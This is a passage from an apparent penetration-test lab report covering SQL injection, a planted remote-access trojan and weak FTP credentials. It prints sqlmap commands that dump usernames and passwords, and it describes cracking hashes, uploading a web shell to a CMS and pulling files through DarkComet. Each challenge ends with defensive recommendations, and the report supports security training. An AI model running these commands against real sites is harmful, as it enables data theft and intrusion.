


Figure 61: Successful Login to phpMyAdmin on sales.spectreholdings.com

The following command was used to list all tables of "marketing" database:

```
#sqlmap -u http://marketing.spectreholdings.com/artpage.php?id=1 -D marketing --tables
```




Figure 62: SQLMap Result (List of Tables for marketing Database)

The following command was used to list usernames and passwords of “marketing” database:

```
#sqlmap -u http://marketing.spectreholdings.com/artpage.php?id=1 -D marketing -T members –C id,username,password
```

The password field is not encrypted at all, as shown in *Figure 63*.




Figure 63: Cracked Users Password from members Table of marketing Database

The following command was used to list all tables of “sales” database:

```
#sqlmap -u http://marketing.spectreholdings.com/artpage.php?id=1 -D sales --tables
```




Figure 64: SQLMap Result (List of Tables for sales Database)

The following command was used to list usernames and passwords of "sales" database utilizing the SQLMap dictionary bruteforce attack:

```
#sqlmap -u http://marketing.spectreholdings.com/artpage.php?id=1 -D sales -T user -C salt,username,password --dump
```

As shown in *Figure 65*, hashed password for "admin" account was successfully cracked.




Figure 65: Cracked administrator Account Password

The Security Consultant successfully logged in to Wolf CMS using the cracked password of "administrator" account and uploaded the Web shell under "Files" tab.




Figure 66: Successful Login to Wolf CMS and Uploaded Web Shell

The uploaded Web shell was successfully accessed. Using LOCATE command, the Security Consultant found a secret.txt file which contained clients' account numbers.




Figure 67: Sensitive Data Found on sales.spectreholdings.com

Recommendations

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. However, be careful with APIs, such as stored procedures that are parameterized that can still introduce injection under the hood.
- Carefully escape special characters using the specific escape syntax for interpreter.
- Positive or "white list" input validation.
- Remove the eXploit.co.il web application on the production environment.
- Use a strong password such as a combination of Alphanumeric and special characters, do not use dictionary word.
- Consider a web application firewall (WAF) – either software or appliance based – to help filter out malicious data. A WAF can be particularly useful to provide some security protection against a particular new vulnerability before a patch is available.

3.8. Challenge 8

Vulnerability Information

Vulnerability	Malware
Identified Via	Internal Network
Severity	HIGH
Root Cause	Configuration Flaw
Type	Information

Description

Malware is an abbreviated term meaning “malicious software.” This is software that is specifically designed to gain access or damage a computer without the knowledge of the owner. There are various types of malware including Trojan, spyware, keyloggers, true viruses, worms, or any type of malicious code that infiltrates a computer.

Generally, software is considered malware based on the intent of the creator rather than its actual features. Malware creation is on the rise due to the sheer volume of new types created daily and the lure of money that can be made through organized Internet crime. Malware was originally created as experiments and pranks, but eventually led to vandalism and destruction of targeted machines. Today, much of malware is created for profit through forced advertising (adware), stealing sensitive information (spyware), spreading email spam or child pornography (zombie computers), or to extort money (ransomware).

The like of DarkComet remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment. Once the host system is compromised, the intruder may use it to distribute RATs to other vulnerable computers and establish a botnet.

Because a RAT enables administrative control, it makes it possible for the intruder to do just about anything on the targeted computer, including:

- Monitoring user behavior through keyloggers or other spyware.
- Accessing confidential information, such as credit card and social security numbers.
- Activating a system's webcam and recording video.
- Taking screenshots.
- Distributing viruses and other malware.
- Formatting drives.
- Deleting, downloading or altering files and file systems.

RATs can be difficult to detect because they usually don't show up in lists of running programs or tasks. The actions they perform can be similar to those of legitimate programs. Furthermore, an intruder will

often manage the level of resource use so that a drop in performance doesn't alert the user that something's amiss.

Impact

Remote Access Trojans (RATs) can provide an attacker with unlimited access to infected endpoints. Using the victim's access privileges, they can access and steal sensitive business and personal data including intellectual property, personally identifiable information (PII).

More Information

https://en.wikipedia.org/wiki/Malware
https://en.wikipedia.org/wiki/Remote_administration_tool

Narrative

The Security Consultant was able to discover three (3) candidates running Windows 7 operating system based on NMAP scan results. The IP addresses discovered are as follows:

172.19.20.5 (Compromised via DarkComet)
172.17.19.5
172.20.20.3

There are many Remote Access Trojans (RAT) tools available in the in the planet. The lists of common RATs are as follows:

RAT NAME	DEFAULT PORT/S
Back Orifice	31337
NetBus	12345/12346/20034
PoisonIvy	3460
Sub Seven	27374
Beast Trojan	6666/9999
Bifrost	1971/1999
Blackshades	4444
DarkComet	1604
Win32.HsIdir	3389
Optix Pro	3410
VNC	5900/5800/5500
Gh0st RAT	8080

From the above mentioned RATs, DarkCommet was detected on 172.19.20.5 host which is connected on port 1604.




Figure 68: DarkComet Command and Control Client




Figure 69: DarkComet Connected to 172.19.20.5

Using the DarkComet "File Manager" search functionality, the Security Consultant found a zip file named "Salary_Register.zip" in C:\ drive under "FTP" folder.




Figure 70: Salary_Register.zip File Found on 172.19.20.5

Using the DarkComet "File Manager" file explorer functionality, the Security Consultant navigated to C:\ drive under "FTP" folder to locate and download the "Salary_Register.zip" file along with the hint.txt file.




Figure 71: Downloaded Salary_Register.zip and hint.txt Files

The Security Consultant attempted to unzip the "Salary_Register.zip" but the file is password protected. However, the hint.txt file holds the answer to unzip the "Salary_Register.zip" file. As shown in *Figure 72*, the hint.txt file contained password hash.




Figure 72: Password Hash Found on hint.txt File

Using dictionary bruteforce attack, the password hash was cracked, as shown in *Figure 73*.




Figure 73: Cracked Password Hash

Using the cracked password hash, the "Salary_Register.zip" was successfully unzipped. The "Salary_Register.zip" contained "Employee Details.txt" file. The "Employee Details.txt" file contained confidential data such as Employee Salary, Date of Birth, and Employee address, as shown in *Figure 74*.




Figure 74: Sensitive Data Found on "Employees Details.txt" File

Recommendations

The best protection from malware continues to be the usual advice: be careful on opening an email attachment coming from unknown or unfamiliar sources, be cautious when surfing and stay away from suspicious websites, and:

- Isolate and disconnect the infected computer from the Network and perform malware removal.
- Install and maintain an updated, quality antivirus program.
- Keep antivirus software up to date
- Refrain from downloading programs or opening attachments that aren't from a trusted source.
- At the administrative level, block unused ports, turn off unused services and monitor outgoing traffic.
- Implement firewall software to block unwanted incoming and outgoing port connections.
- Protect sensitive data using strong password such as a combination of Alphanumeric and special characters, do not use dictionary word.

3.9. Challenge 9

Vulnerability Information

Vulnerability	Unsecured FTP, Weak Password
Identified Via	Internal Network
Severity	MEDIUM
Root Cause	Configuration Flaw
Type	Information

Description

FTP can only handle usernames and passwords in plain text. This is one of the reasons why the root account cannot be used for FTP access on most servers. The same applies for telnet. FTP is not the only protocol that sends everything in the clear, POP, IMAP, and Jabber are some other equally guilty protocols. The difference however is that FTP is very commonly used to upload contents to various kinds of servers including webservers.

Usernames and passwords are not the only things that are sent over clear text. The files themselves are uploaded or downloaded without any encryption at all. FTP communication is vulnerable to packet sniffing and bruteforce attack.

Impact

A malicious attacker can sniff FTP password or bruteforce using dictionary attack and deface a website or download files that will lead the company businesses at risk.

More Information

https://en.wikipedia.org/wiki/File_Transfer_Protocol
https://en.wikipedia.org/wiki/FTPS

Narrative

The Security Consultant was able to discover four (4) candidates running FTP service based on NMAP scan results. The IP addresses discovered are as follows:

172.16.16.3 (Compromised)
172.17.19.5
172.19.20.5
172.20.20.3

